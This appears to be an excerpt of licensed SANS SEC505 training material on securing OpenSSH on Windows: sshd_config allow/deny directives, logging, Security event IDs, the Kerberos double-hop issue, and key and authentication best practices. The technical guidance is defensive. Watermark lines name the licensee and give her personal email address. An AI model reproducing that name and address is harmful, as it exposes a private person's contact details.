Today those old TTY devices are emulated in software instead. A "pseudo TTY" (or "PTY") includes software on a remote server and an application running on the local workstation to create the illusion of the local workstation being physically connected to the remote server by wire. Very often, the "remote server" and the "local workstation" are the same computer, but similar techniques are used for entering commands and displaying output regardless. This is especially true for how keyboard control keystrokes are handled, such as BACKSPACE, DELETE and Ctrl-C.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Allow or Deny Users and Groups

```
DenyUsers guest testing\alice testing\bob@10.6.6.6
```

```
AllowUsers kate testing\brady@10.4.3.? testing\*
```

```
DenyGroups guests "testing\domain admins"@10.4.9.*
```

```
AllowGroups auditors testing\boston_admins@10.4.*.*
```

SANS

SEC505 | Securing Windows

Allow or Deny Users and Groups

In the SSH Server's main configuration file (`$env:ProgramData\ssh\sshd_config`), you can specify lists of users and groups who should be allowed or denied SSH access. Only those groups that legitimately need SSH access to get their jobs done should be allowed. Those who currently do not need SSH connectivity should be explicitly denied.

It is also possible to allow or deny based on the source IP address of the device attempting to connect with SSH. And it is possible to combine the source IP address with the user/group name when allowing or denying access.

Add one or more of the following keywords to `sshd_config`, followed by a space-delimited list of users or groups on the same line. You do not have to add all four of the keywords; they can be used separately. The keywords are processed in the order shown here, but they do not necessarily have to be listed in `sshd_config` in this order:

- 1) DenyUsers
- 2) AllowUsers
- 3) DenyGroups
- 4) AllowGroups

The first match wins. A user denied by name individually (#1) is still denied even if allowed by name (#2). When a user is a member of multiple groups, with some groups denied (#3) and other groups allowed (#4), that user will be denied. Once a username or group membership matches one of these keywords, no further matching is performed and the user is summarily allowed or denied; hence, when a user is allowed by name (#2) and

that user is a member of a denied group (#3), that user will be allowed. Hence, a Deny* does not always take precedence over an Allow* in every case; it depends on the order.

If neither AllowUsers nor AllowGroups exist (uncommented) in the sshd_config file, then everyone is assumed to be allowed, unless explicitly blocked by DenyUsers or DenyGroups. And if there are no Deny* lines, then no one is denied by this feature specifically, but of course there may be other reasons why a user fails to log on.

Clearly, this feature is not the same thing as the "Match Group" and "Match User" directives. If this feature denies a user SSH access, the user is denied, no matter what other "Match Group" or "Match User" directives might exist in sshd_config. If this feature allows a user to connect, it's only then that additional restrictions imposed by "Match Group" or "Match User" are considered and enforced. Either might deny a user, but both must explicitly or implicitly allow a user in order for that user to connect.

Only domain-joined machines may specify users or groups in Active Directory that should be allowed or denied SSH access. Both standalone and domain-joined machines can allow or deny SSH access to local users or groups.

Here are some example lines:

```
DenyUsers guest iusr testing\guest testing\mike@10.6.6.6
AllowUsers leslie kate@:::1 testing\brady@10.4.3.? sans\*
DenyGroups guests "testing\domain admins"@10.4.9.*
AllowGroups administrators testing\boston_admins@10.4.*.*
```

There are complex syntax rules that must be obeyed:

- Use all lowercase letters.
- Separate each user or group in the list by a single space character, not tabs.
- Domain users and groups must be preceded by the NetBIOS name of the domain and a backslash: *domain\username* or *domain\groupname*.
- When a user or group name is not preceded by "*domain*", that name is interpreted to indicate a local user or local group in the registry of the SSH Server.
- If a name includes a space character, surround the name with double-quotes, e.g. "*testing\domain admins*", including the domain and backslash, if any.
- The asterisk wildcard ("***") matches zero or more characters.

- The question mark wildcard ("?") matches exactly one character, not zero or two.
- The at-symbol ("@") must be followed by the source IPv4 or IPv6 address of the user or group member who is connecting, not the IP address of the SSH Server.
- The IP address in "*name@IP*" may include the "*" and "?" wildcards; hence, "*name@10.4.*.**" matches the 10.4.0.0/16 subnet as the source of *name*'s inbound SSH connection.
- When the "*domain\long name*" must be surrounded by double quotes because *long name* includes a space character, any *@IP* appended must be outside the double quotes, like this:


```
"testing\domain admins"@10.1.1.1  
"sans\internal auditors"@2600:1404:27:282::*
```

After modifying the `sshd_config` file, don't forget to restart the `sshd` service.

```
Restart-Service -Name sshd
```

Imagine how this feature could be used. Perhaps the only group that legitimately needs SSH access to the machines in the Boston OU are the users in the `Boston_Admins` global group. The 10.4.9.0/24 subnet has been set aside for the jump servers and workstations of the `Boston_Admins`. The `Boston_Admins` will only ever use Kerberos or key-based authentication, never passwords. With a combination of `AllowGroups` and "Match Group" lines in `sshd_config`, we can allow just these people, just their jump servers and workstations, and just Kerberos or key-based authentication.

OpenSSH Logging




C:\ProgramData\ssh\sshd_config:

```
SyslogFacility LOCAL0
LogLevel DEBUG
```

Will write to `.\logs\sshd.log` instead of the Event Viewer logs.

When troubleshooting:

```
ssh.exe -v -v -v member
```


SEC505 | Securing Windows

OpenSSH Logging

The OpenSSH SSH Server service (sshd) can write to two different types of logs:

- Event Viewer logs
- Text file logs

However, you cannot write to both. It is one or the other. The SSH Server service interacts with the Windows OS, and this may trigger Windows to write to more Event Viewer logs, but this is a side effect. Here we are only considering the logging performed directly by the sshd service itself.

Syslog Origins

OpenSSH logging was originally designed to use the Unix/Linux System Logging service (syslogd) and the associated syslog protocol (RFC 5424).


Syslog describes the *source* of a log message as the "facility" of that message. There are different facility names, and each name has a code number, such as Kernel (0), Service/Daemon (3), and Security/Authentication (4). There are several other facilities.

Syslog describes the *importance* of a log message as the "severity" of that message. There are different severity names, and each name has a code number, such as Emergency (0), Alert (1), Critical (2), Error (3), Warning (4), Notice (5), Informational (6), and Debug (7).

OpenSSH Event Viewer Logging

Event Viewer logging is enabled by default. No Windows audit policies need to be enabled to enable this logging. This is mostly just writing OpenSSH log messages to the Windows Event Logs instead of to Unix/Linux syslogd.

In Event Viewer, the OpenSSH logs are located under Event Viewer > Applications and Services Logs > OpenSSH.



Admin Log

The OpenSSH\Admin log is for Critical and Error severity messages. This type of logging is mainly for troubleshooting service failures.

Operational Log

The OpenSSH\Operational log is for Informational severity messages. This type of logging captures successful/failed connections, key fingerprints, disconnections, service starts/exits, listening ports, IP addresses, subsystem events, and other useful messages. Unfortunately, you will need to parse the payload of each message when searching since the Event ID number is usually the same for every type of message (Event ID 4).

To take a quick peek at recent SSH connections:

```
# C:\SANS\Day2\SSH\Get-RecentSshConnectionsFromEventLog.ps1

Get-WinEvent -LogName OpenSSH/Operational -MaxEvents 10000 |
Where { $_.Message -match "Accepted|Failed|Starting" } |
Format-List -Property TimeCreated,Message
```

When the Operational log shows an "Accepted publickey for *user...*" message, that message will include the hash of the public key encoded in Base64. The Base64 string in the log will match what is seen in the output of "ssh-add.exe -l" when run by the user who connected.

Debug Log

The OpenSSH\Debug log is for Debug severity messages. This type of logging would normally only be enabled temporarily for troubleshooting or forensics. The logging is very verbose. (Technically, this log uses Event Tracing for Windows (ETW), not traditional Windows Event Log service logging, but a discussion of ETW-flavored logging is outside the scope of this course.)

To see the Debug log, you must right-click the OpenSSH container > View > Show Analytic and Debug Logs.

To enable the Debug log, right-click the Debug container > Enable Log > OK.

To actually start writing data to the Debug log, the %env:ProgramData\ssh\sshd_config file for the OpenSSH Server service must be edited to include "LogLevel DEBUG" on an uncommented line. After editing, the SSH Server service (sshd) must be restarted.

OpenSSH Text File Logging

OpenSSH text file logging is not enabled by default. When enabled, messages are written to %env:ProgramData\ssh\logs\sshd.log. When enabled, logging stops being written to the Operational log in Event Viewer; hence, it is text file logging or Event Viewer logging, not both.

To enable text file logging, the %env:ProgramData\ssh\sshd_config file for the OpenSSH Server service must be edited to include "SyslogFacility LOCAL0" on an uncommented line. (That is a zero at the end of "LOCAL0", not an O.) After editing, the SSH Server service (sshd) must be restarted.

If you set "SyslogFacility AUTH" or simply comment out this SyslogFacility line in the sshd_config file, then log messages will be written to the Operational Event Log again, not to the sshd.log file. As usual, the SSH Server service (sshd) will need to be restarted.

The sshd.log will include lines such as these:

```
3036 2020-11-26 20:07:35.039 Server listening on :: port 22.
3036 2020-11-26 20:07:35.039 Server listening on 0.0.0.0 port 22.
1288 2020-11-26 20:07:40.760 Accepted publickey for testing\administrator from ::1 port 53397 ssh2: RSA SHA256:e/TSjVEowssxd
o94NjtcpijUXjFjSH9gsxvolqngb2A
```

```
352 2020-11-26 20:07:42.961 Received disconnect from ::1 port 53397:11: disconnected by user
```

```
352 2020-11-26 20:07:42.961 Disconnected from ::1 port 53397
```

The first item on each line is the Process ID number (PID) of the sshd.exe service.

To write detailed debug log data, modify the \$env:ProgramData\ssh\sshd_config file to also include "LogLevel DEBUG" on an uncommented line, then restart the SSH Server service (sshd).

In PowerShell, the sshd.log file can be searched with regular expression patterns using the Select-String cmdlet; for example:

```
Select-String -Pattern "Accepted|Failed|Starting" -Path sshd.log
```

SSH.EXE -V -V -V

When troubleshooting, before turning to the logs on the SSH Server, the user can display verbose debug messages when attempting to connect using this command:

```
ssh.exe -v -v -v user@host
```

```
ssh.exe -vvv user@host #Same thing
```

This displays similar information to setting "LogLevel DEBUG" on the SSH Server, but from the client's perspective. Fewer "-v" arguments can be used to get fewer details.

Windows Event Logging and the Network Logon Right

SSH connections are logged as network logons (type 3) in the Security event log (Event ID 4624).

Network logons are controlled by the "Network Logon" user right, managed with Group Policy.

Password Authentication:

- **SSH Server obtains a Kerberos TGT for user.**

Kerberos and Key-Based:

- **SSH Server does not obtain a Kerberos TGT for the user.**

Event Logging and the Network Logon Right

The SSH Server service (sshd) interacts with the Windows operating system to authenticate users with their local or domain user accounts. This activity generates messages in the Security Event Log if the required Windows audit policies are enabled.

Moreover, once the SSH Server service starts relying on Windows user accounts, Windows operating system access controls come into play, such as logon rights restrictions.

Network Logon Right Required

Client connections to the SSH Server service are considered to be network logons (type 3); hence, SSH users require the "Access this computer over the network" right on the SSH Server. Because the name of this logon right is so long, it is often simply called the "network logon right". This is the same network logon right required, for example, to map an SMB drive letter to a file server or to log on with PowerShell remoting using the WSMAN protocol.

This means we can use Group Policy, PowerShell, and INF security templates to manage the network logon right on machines running the SSH Server service. We can also explicitly deny the network logon right to unwanted groups (just keep in mind that SSH is not the only protocol to be impacted).

When a user lacks the network logon right or when the network logon right is explicitly denied to the user, event 4625 is written for that user's name as expected for a type 3 logon. There will be a second related 4625 event for "FakeDomain\FakeUser" with logon type 8. FakeUser is not a real user; it appears to be hard-coded into sshd.exe to

represent logon failures due to Windows as opposed to the SSH Server service itself. Logon type 8 is for *cleartext* network logons, but don't worry, the original user's password was not sent in cleartext over the network; the password was encrypted with SSH.

Windows Audit Policies for OpenSSH

In a Group Policy Object, the relevant audit policies are located under Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > System Audit Policies > Logon/Logoff. In most cases, log both success and failure type events in the audit policy.

Here is a table of the Security log event ID numbers most relevant to OpenSSH:

ID	Description	Audit Policy Subcategory
4624	An account was successfully logged on	Audit Logon
4625	An account failed to log on	Audit Logon
4627	Group membership information	Audit Group Membership
4634	An account was logged off	Audit Logoff
4648	A logon was attempted using explicit credentials	Audit Logon
4672	Special privileges assigned to new logon	Audit Special Logon


When the SSH Server service spawns additional `sshd.exe` processes, you will find events 4648 and 4624 (type 5 for service logons) for an account named "`sshd_number`" from the VIRTUAL USERS domain. This is not a real user account; it's an identity fabricated on the fly for internal operating system use by the `sshd.exe` service. You don't have to worry about its password or managing its group memberships.

When you find that a user's successful SSH logon appears to generate double the expected pattern of Security event log ID numbers, don't worry; this is a byproduct of how the SSH Server service spawns multiple `sshd.exe` child processes to handle the user's logon.

Authentication: Password vs. Key-Based or GSS-API Kerberos

When an SSH user logs on with a password, the first logon message recorded is a network logon type 3, as the SSH Server service authenticates the user (event IDs 4648 and 4624), then there is a second network logon as the user (event ID 4624), but this second logon is of type 8 for cleartext network logons. (Don't worry, the password was encrypted by SSH.) Then, very importantly, the SSH Server obtains a Kerberos TGT for the user's benefit (as seen with event ID 4768 written to the domain controller's Security Event Log, not the SSH Server's Security Event Log).

On the other hand, when an SSH user logs on with Kerberos or a public/private key pair, both the first *and* the second network logons are type 3, and the SSH Server does *not* obtain a Kerberos TGT for the user from a domain controller. This is very important for network administrators and jump servers. It means that the dreaded double-hop problem now comes in a yummy new SSH flavor too...



The Dreaded Double-Hop Problem Again

Recall from the earlier discussion about the OpenSSH Authentication Agent service (ssh-agent) that the SSH Agent running on your laptop can handle authentication requests from remote computers, even when there is a chain of SSH connections from one computer to the next:

Laptop ^(SSH) → Server ^(SSH) → Workstation

For example, sitting at your laptop, you use Enter-PSSession or ssh.exe to SSH into a server for a command shell, then you use the shell running on that server to SSH into a third machine, a workstation in this case. The SSH Server on the workstation requires the inbound connection from the server to be authenticated. The SSH Agent on the server relays the authentication request from the workstation back to the SSH Agent running on your laptop. This all works transparently in the background, providing a nice single sign-on experience for SSH, and the private keys on your laptop are never directly exposed to any other machine.

However, the SSH Agent service is only for the SSH protocol. The SSH Agent does not handle authentication requests for SMB, RPC, RDP, HTTPS, WSMAN, or any other protocol commonly used on Windows in Active Directory environments.

Consider the next diagram:

Laptop ^(SSH) → Server ^(SMB) → Workstation

This time, the connection from the jump server to the workstation is with the Server Message Block (SMB) protocol, otherwise known as the "File and Printer Sharing protocol", otherwise known as "that protocol you use to access shared folders". For example, sitting at your laptop, you open an SSH command shell on the server, and run a command like this:

```
dir \\workstation\C$
```

Does it work? It depends.

- If your SSH connection from your laptop to the server was authenticated with a **password**, then the SMB listing on the workstation **succeeds**.
- If your SSH connection from your laptop to the server was authenticated with GSS-API (**Kerberos**) or a **key**, then the SMB listing on the workstation **fails**.

The reason for the difference is that an SSH password logon is a logon of type 8 (Network Cleartext), while a Kerberos or key-based SSH logon is of type 3 (Network).

SSH encrypts the password in transit over the network for a type 8 logon, but the server uses that password to obtain a Kerberos Ticket-Granting Ticket (TGT) on behalf of the user, and the TGT is used to obtain another Kerberos ticket to authenticate to the workstation for SMB.

With a type 3 logon, the server does not obtain a Kerberos TGT for the user, hence, no Kerberos service ticket to the workstation. With GSS-API Kerberos authentication, this might seem strange or ironic, but that's how Kerberos is designed: you get a TGT on your laptop, but you don't get a TGT on every (untrusted) server to which you authenticate with a Kerberos service ticket. This example was for SMB, but it could have been for RPC or any other non-SSH protocol too.

Why does Windows do this? That's just how Windows is designed. Specifically, that's how Security Support Providers (SSPs) work underneath the Security Support Provider Interface (SSPI) when they talk to LSASS.EXE. The OpenSSH SSH Server service (sshd) is a *Windows service*, not a Linux daemon, and it uses the SSPI too.

The issue is not whether this is good/bad or wise/stupid; it's just something important of which to be aware when planning remote administration around a jump server and SSH.

OpenSSH Security Best Practices (1 of 6)

Perimeter and Host-Based Firewalls:

- **Restrict both inbound and outbound SSH traffic.**
- **TCP port 22 by default, but any port can be used.**
- **Enforce role-based port control by source IP address and/or IPsec with Active Directory groups.**

OpenSSH Security Best Practices (1 of 6)

We all work in mixed environments. OpenSSH security best practices must include both Windows and Unix/Linux. And don't forget your appliances and IoT devices. If you don't have any Unix/Linux or SSH-capable machines today, you will soon.

With any network service or protocol, the first step is to regulate the traffic, both inbound and outbound, both inside the LAN and across the perimeter.

Perimeter and host-based firewalls should tightly control SSH traffic. SSH uses TCP port 22 by default, but an SSH Server can be reconfigured to listen on any available port. Control outbound SSH traffic too, not just inbound. The Windows host-based firewall can be managed through Group Policy and PowerShell. IPsec null encapsulation can be combined with Windows Firewall rules and Active Directory groups for role-based access control.

OpenSSH Security Best Practices (2 of 6)

Installation and Update Management:

- **Install from GitHub to get the latest version?**
- **Patch from GitHub or only official Windows Update?**
- **How long are you willing to wait for Microsoft to upgrade or patch the built-in version? Six months?**

OpenSSH Security Best Practices (2 of 6)

Here are more best practices.

Installation and Update Management

Microsoft's support and update cycles for Windows, PowerShell Core, and OpenSSH are all potentially very different. When will PowerShell Core be installed in Windows by default? If the latest versions of OpenSSH and PowerShell Core are installed from GitHub, does that mean Windows Update or WSUS will overwrite, patch, or ignore them? Are these *Microsoft* GitHub versions officially supported on-premises or only in Azure? If there is a new version of OpenSSH in GitHub with critical security fixes, how long do we have to wait before those fixes are available through Windows Update or WSUS?

We have to be prepared to quickly upgrade OpenSSH from GitHub when new zero-day vulnerabilities are published. The time between zero-day exploit publication and a Windows Update patch release from Microsoft might be measured in months, not days. Hackers aren't going to wait.

Hence, an important part of OpenSSH security is deciding 1) how to initially install OpenSSH and 2) how to update the OpenSSH binaries afterwards. This author is inclined to do both with the GitHub binaries and be done with it, but your organization may have policies that would prohibit this. In any case, there needs to be a plan for installation and update management. What are you going to do if it's been six months since the release of an OpenSSH exploit and Microsoft *still* has not released a patch for it?

OpenSSH Security Best Practices (3 of 6)

Role-Based Access Control with Groups:

- **SSH logons require the Windows network logon right, managed through Group Policy (both allow and deny).**
- **Allow/Deny Group directives in sshd_config file, especially on standalone and Linux machines.**

OpenSSH Security Best Practices (3 of 6)

Here are more best practices.

Windows Network Logon Right

To connect to a Windows SSH Server, the user must have the "Allow access to this computer from the network" logon right at the SSH Server. The network logon right applies not just to SSH, but to almost every other over-the-network protocol. There is another logon right named "Deny access to this computer from the network", which takes precedence over allow if there's a conflict.

Logon rights can be managed through Group Policy, INF security templates, and PowerShell. In a GPO, you can find this right by navigating to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment.

Following the principle of least privilege, only allow users to log on to machines over the network where they legitimately need to log on in order to get their jobs done. This applies to SSH like it applies to any other protocol. Indeed, because of the single sign-on convenience of the authorized_keys files, managing this logon right is especially important for SSH. The theft of an administrator's SSH private key could be a catastrophe on the same scale as the theft of some Domain Admin credentials.

Allow or Deny Group Directives

In the SSH Server's main configuration file (`$env:ProgramData\ssh\sshd_config`), you can specify lists of users and groups who should be allowed or denied SSH access. Only

allow those groups that legitimately need SSH access to get their jobs done. Those who will never need SSH connectivity should be explicitly denied.

These directives are similar to the Windows allow/deny network logon rights. Which should be used? Ideally, both, but because SSH is just one of several protocols to worry about, then on domain-joined Windows machines, focus on the network logon rights and use Group Policy and INF templates to automate management of these logon rights. But on standalone Windows machine or Linux boxes, use the Allow/Deny Group directives in the OpenSSH sshd_config file instead.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

OpenSSH Security Best Practices (4 of 6)

Authentication:

- **Avoid password authentication.**
- **Prefer Kerberos or key-based authentication.**
- **Password manager apps with SSH Agent integration.**
- **Rotate keys and prohibit key sharing with friends.**
- **Centrally manage the ssh_known_hosts file.**
- **Key file NTFS permissions and auditing.**
- **Whole disk encryption with a TPM or hardware token.**

OpenSSH Security Best Practices (4 of 6)

Here are more best practices.

Password Authentication

If the SSH Server is compromised, then malware running on that server can extract the passwords of connecting users from memory. Password authentication to an SSH Server uses Windows type 8 (Network Cleartext) logons, which allows connecting users in the domain to authenticate to further boxes using protocols other than SSH, such as SMB or RPC, which increases both the convenience and the risk. Short passwords, password reuse, keystroke loggers, shoulder surfers, and the other usual fears surrounding single-factor password authentication on Windows applies to OpenSSH on Windows too.

Avoid password authentication when either Kerberos or key-based authentication is available and practical.

When SSH passwords are used, they should be long and complex (15+ character passphrases), preferably with local accounts instead of domain accounts, where no two local accounts on any machine have the same password. This will require a local user account password management system, such as Microsoft LAPS or better.

When SSH passwords are used, store the passwords in a password management application, such as KeePass or KeePassXC, which also has SSH Agent integration. Commercial password managers provide team use, ticketing, logging, auditing, temporary passwords, role-based access control, and other enterprise features.

Prefer password manager applications that can programmatically type passwords into command shells or paste passwords from the clipboard into the command shell. (Users can right-click the title bar of a Windows command shell to select Edit > Paste.) Without a password manager, users will be *very* tempted to reuse the same short password on multiple SSH Servers.

To disable password authentication completely and only use GSS-API or public key authentication, modify the `sshd_config` file to include these uncommented lines:

```
PubkeyAuthentication yes

GSSAPIAuthentication yes

AuthenticationMethods publickey,gssapi-with-mic

PasswordAuthentication no

PermitEmptyPasswords no
```

User Keys

Generate new keys only on protected machines believed to be clean of malware. Ideally, use a hardware-based true random number generator.

Prefer Ed25519 keys over the other types (RSA, ECDSA, or DSA) in order to balance security, compatibility, and performance (see <https://safecurves.cr.yp.to/>). The size of an Ed25519 key is fixed.

```
ssh-keygen.exe -t ed25519 #Generates an Ed25519 key
```

When required to use RSA keys for backward compatibility, use 2048-bit keys at a minimum, with 3072-bit keys preferred in order to balance security and performance. The largest available RSA key size on Windows is 16384 bits, but the performance and compatibility issues of using such a gigantic RSA public key would be severe (see <https://www.keylength.com> key size guidance).

```
ssh-keygen.exe -t rsa -b 3072 #Generates a 3072-bit RSA key
```

Securely back up all users' password manager databases and `~\.ssh` folders.

NTFS permissions on a user's `~\.ssh` folder should be:

- Full Control: Local System
- Full Control: Administrators
- Full Control: `<User>`

This includes all key files, config, known_hosts, and authorized_keys. These are the default NTFS permissions, but can be enforced with icacls.exe or Set-Acl.

Use NTFS file auditing on the user's ~\.ssh folder to track read access, file changes, and NTFS permission changes.

Prefer password manager applications with SSH Agent integration. (Keepass is PowerShell-scriptable too as a bonus.) Store and encrypt your SSH private keys in the password manager, then delete your private key files. Use a hardware token to secure the password manager database, or, with no token, use at least a 15+ character passphrase.

If a password manager application is not used, then encrypt your SSH private key(s) with a complex passphrase at least 15 characters in length (ssh-add.exe). Consider using a password manager application to handle different passphrases for different keys.

Windows uses the Data Protection API (DPAPI) to encrypt the private keys entrusted to the OpenSSH Authentication Agent service (ssh-agent). This is true for both user keys and host keys. To help secure DPAPI, use the latest operating system feasible, apply patches at least monthly, enable Credential Guard, use BitLocker whole disk encryption with a TPM chip, log on to the desktop with a smart card whenever possible (or at least use a 15+ character passphrase), and avoid any biometric methods that are easily spoofed.

To avoid managing user keys, consider using GSS-API with Kerberos instead. Kerberos only works, though, on domain-joined machines.

Host Keys

Installing and running the OpenSSH SSH Server service (sshd) will trigger the generation of new host keys if no host keys exist. The computer's host keys are typically stored in %env:ProgramData\ssh\. This folder's permissions should be:

- Full Control: Local System
- Full Control: Administrators
- Read+Execute: Authenticated Users

However, the key files inside this folder (%env:ProgramData\ssh*key*) and any files for authorizing public keys (such as .administrators_authorized_keys) must have exactly these permissions and no others:

- Full Control: Local System
- Full Control: Administrators

Important! The NTFS permissions on the key files must be correct or else the OpenSSH SSH Server service (sshd) will refuse to start!

A host private key cannot have an encryption passphrase.

Securely back up all host keys on all systems.

Prefer Ed25519 host keys over the other types (RSA, ECDSA, or DSA) to balance security, compatibility, and performance (see <https://safecurves.cr.jp.to/>). The size of an Ed25519 key is fixed. If the Ed25519 host key pair does not exist for some reason, it can be generated (use the -A switch for host keys):

```
ssh-keygen.exe -A -t ed25519 #Ed25519 host key
```

When required to use RSA keys for backward compatibility, use 2048-bit keys at a minimum, with 3072-bit keys preferred in order to balance security and performance. The largest available RSA key size on Windows is 16384 bits, but the performance and compatibility issues would be severe (see <https://www.keylength.com> key size guidance). If the RSA host key pair does not exist, a new pair can be generated (use the -A switch):

```
ssh-keygen.exe -A -t rsa -b 3072 #3072-bit RSA host key
```

If an RSA key pair exists, but of the wrong size, stop the sshd service, delete the existing key files, run the above command to replace the old key files with new files using the default names, fix the NTFS permissions on the new key files (see above), ensure that the ssh-agent service is running, then restart the sshd service afterwards.

If unwanted host key files exist, perhaps because you only want Ed25519 keys and nothing else, you cannot simply delete the unwanted files: the next time you restart the sshd service, the missing default keys will simply be regenerated and replaced with new keys. The keys and ciphers offered by the SSH Server are determined by the settings in the sshd_config file.

Key Rotation

Rotate user keys at least every 12 months, preferably sooner. The greater the administrative privileges of the user, or the higher the expected risk of compromise, the more frequently the keys should be rotated. It is inevitable that someday the SSH private keys of users and administrators will be compromised without our awareness of the theft. With a privilege management system that supports Just In Time (JIT) allocation of administrative credentials, keys could be rotated in minutes or hours instead of days or months.

Key Sharing

Do not allow users or administrators to share key files. Each key pair should be associated with just one person or just one host. Shared keys tend to "float around" the office and land in insecure shared folders, GitHub repos, and unmarked USB drives that just happen to fall into peoples' coat pockets at they walk out the door.

Global ssh_known_hosts Management and User Training

It will be difficult, but try to maintain a centralized ssh_known_hosts file with the host keys of all SSH Servers in the organization. Update this ssh_known_hosts file whenever host keys are created, replaced, or deleted on any machine. Protect this file from hackers, make regular backups, and audit all changes to it.

Use Group Policy, scheduled tasks running PowerShell scripts, or some other enterprise management solution to periodically download the primary ssh_known_hosts file to replace the local %env:ProgramData%\ssh\ssh_known_hosts file on every workstation and server. This is the global ssh_known_hosts file shared by all users on a computer who connect outbound as SSH clients. If the host key of a target SSH Server is either in the global ssh_known_hosts file of the computer or in the user's personal ~/.ssh/known_hosts file, then the user is not prompted yes/no to confirm the target machine's key when the user first connects to that target.

An even bigger problem is training users and getting users to care about this issue. Users must be trained to not simply enter "yes" every time they are prompted to confirm a host key. Ideally, users will never see the prompt because every (legitimate) host key they encounter will already be in the ssh_known_hosts file on their workstations. Users should be trained to enter "no" whenever they are prompted because they should (ideally) never see the prompt except during an attempted attack. The problem, of course, is that users have always entered "yes" to these prompts and they don't really understand or care about the risks. This applies to most administrators too.

To even try to change users' habits and get them to care, the centralized primary ssh_known_hosts file must be very well maintained and be very quickly replicated to users' workstations; for example, the primary copy of ssh_known_hosts might be replicated through the SYSVOL share on domain controllers to every site in the organization, a scheduled task could run every 30 minutes on every workstation to download that primary copy, then that same script or another script would confirm that "StrictHostKeyChecking yes" is set in the user's personal ~/.ssh/config file and also in the global ssh_config on all our workstations. Strict host key checking prevents connecting to any machine whose host key is not already in a known host file. This is going to require planning and operational discipline, to say the least. Good luck...

OpenSSH Security Best Practices (5 of 6)

Ciphers, Key Size, and Authorized_Keys:

- **What is the enterprise-wide key management plan?**
- **Avoid DES, 3DES, RC4, MD5, and SHA-1.**
- **Prefer 128-bit AES GCM, ChaCha20, or better.**
- **Prefer Ed25519 elliptic curve public keys over RSA.**
- **Prefer 3072-bit or 4096-bit RSA keys, 2048-bit minimum.**
- **<https://www.keylength.com>**
- **<https://safecurves.cr.yt.to>**

OpenSSH Security Best Practices (5 of 6)

Here are more best practices.

Authorized Keys and Trust Relationships at Scale

You will often hear "*SSH is easy*" from people who manage a small number of hosts by hand and never rotate their keys. OpenSSH is not easy to manage in large environments.

Please read NIST publication NISTIR 7966: *Security of Interactive and Automated Access Management Using Secure Shell (SSH)*. (This was last seen at <http://dx.doi.org/10.6028/NIST.IR.7966>.) This publication provides sound advice, and many of the recommendations here come straight from it, but the main benefit comes from distributing it to your colleagues and managers: hopefully, it will scare them into taking the key management problem seriously.

The SSH key management problem is not really choosing the type and size of keys. That's relatively easy. The challenge is auditing and enforcing rules regarding `authorized_keys` files on thousands of workstations and servers. This includes both user `$home\.ssh\` directories and also the files in `$env:ProgramData\.ssh\` for the sake of key-based authentication for members of groups. Remember, with SSH Agent pass-through authentication, allowing single sign-on from A to B might also allow single sign-on from B to C, and C to D, and D to E, and so on. Even mapping out and understanding all these SSH trust relationships can be a complex challenge.

